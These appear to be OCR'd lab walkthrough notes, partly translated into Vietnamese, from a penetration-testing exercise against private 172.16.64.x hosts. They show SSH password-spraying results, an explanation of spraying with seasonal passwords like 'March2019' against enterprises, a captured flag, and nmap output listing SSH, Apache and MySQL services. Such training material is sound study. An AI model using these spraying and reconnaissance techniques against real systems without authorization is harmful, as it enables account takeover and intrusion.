
Connect SSH with guess password (Spraying password)

- This type of SSH attack is called "Password Spraying".

Since we noted down those names and surnames.

They can be valuable information.

Then, let's move on to inspecting the SSH service that runs on a non-standard port.




elizabeth@172.16.64.166 → FAILED

gerardo@172.16.64.166 → FAILED

sabrina@172.16.64.166 → SUCCESSFUL


This type of SSH attack is called "Password Spraying". Password Spraying is essentially using one password for each identified user once, in order not to lock the accounts out ("spray" all the users with one password). Here, we knew the working password already. In real-life engagements, you might want to try passwords like "March2019" once for every user - the larger the enterprise, the bigger the chance that numerous users will have a password of such format.

Kiểu tấn công SSH này được gọi là "Phun mật khẩu". Phun mật khẩu về cơ bản là sử dụng một mật khẩu cho mỗi người dùng được xác định một lần, để không khóa tài khoản ("phun" tất cả người dùng bằng một mật khẩu). Ở đây, chúng tôi đã biết mật khẩu hoạt động. Trong tương tác thực tế, bạn có thể muốn thử mật khẩu như "March2019" một lần cho mọi người dùng - doanh nghiệp càng lớn, cơ hội nhiều người dùng có mật khẩu có định dạng như vậy càng lớn.



Enum


Found a flag inside this machine!



• Those hostnames should be kept for later use.
Possibly on the host where they point to, it is needed to know those virtual hosts names in order to access the proper application.

• Let's start by examining the application on port 80.
In order to do that, you need to add part of the hosts file you found on the **172.16.64.166** machine to your own hosts file.

• We see that there is IP address of **172.16.64.81** and this must be related!



172.16.64.81


Nmap scan report for **172.16.64.81**
Host is up (0.035s latency).
Not shown: 65532 closed ports
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 09:1e:bf:d0:44:0f:bc:c8:64:bd:ac:16:09:79:ca:a8 (RSA)
| 256 df:60:fc:fc:db:4b:be:b6:3e:7a:4e:84:4c:a1:57:7d (ECDSA)
|_ 256 ce:8c:fe:bd:76:77:8e:bd:c9:b8:8e:dc:66:b8:80:38 (ED25519)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

13306/tcp open mysql   MySQL 5.7.25-0ubuntu0.16.04.2
| mysql-info:
| Protocol: 10
| Version: 5.7.25-0ubuntu0.16.04.2
| Thread ID: 4
| Capabilities flags: 63487
| Some Capabilities: Support41Auth, Speaks41ProtocolOld, InteractiveClient, SupportsLoadDataLocal, ConnectWithDatabase, IgnoreSigpipes, LongColumnFlag, SupportsTransactions, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, LongPassword, ODBCClient, IgnoreSpaceBeforeParenthesis, FoundRows, SupportsCompression, SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
| Status: Autocommit
| Salt: \x10UHf3\x01h)+\x01\x1C\x07l\x1DT\x138\x14c:
|_ Auth Plugin Name: mysql_native_password
MAC Address: 00:50:56:A5:30:21 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

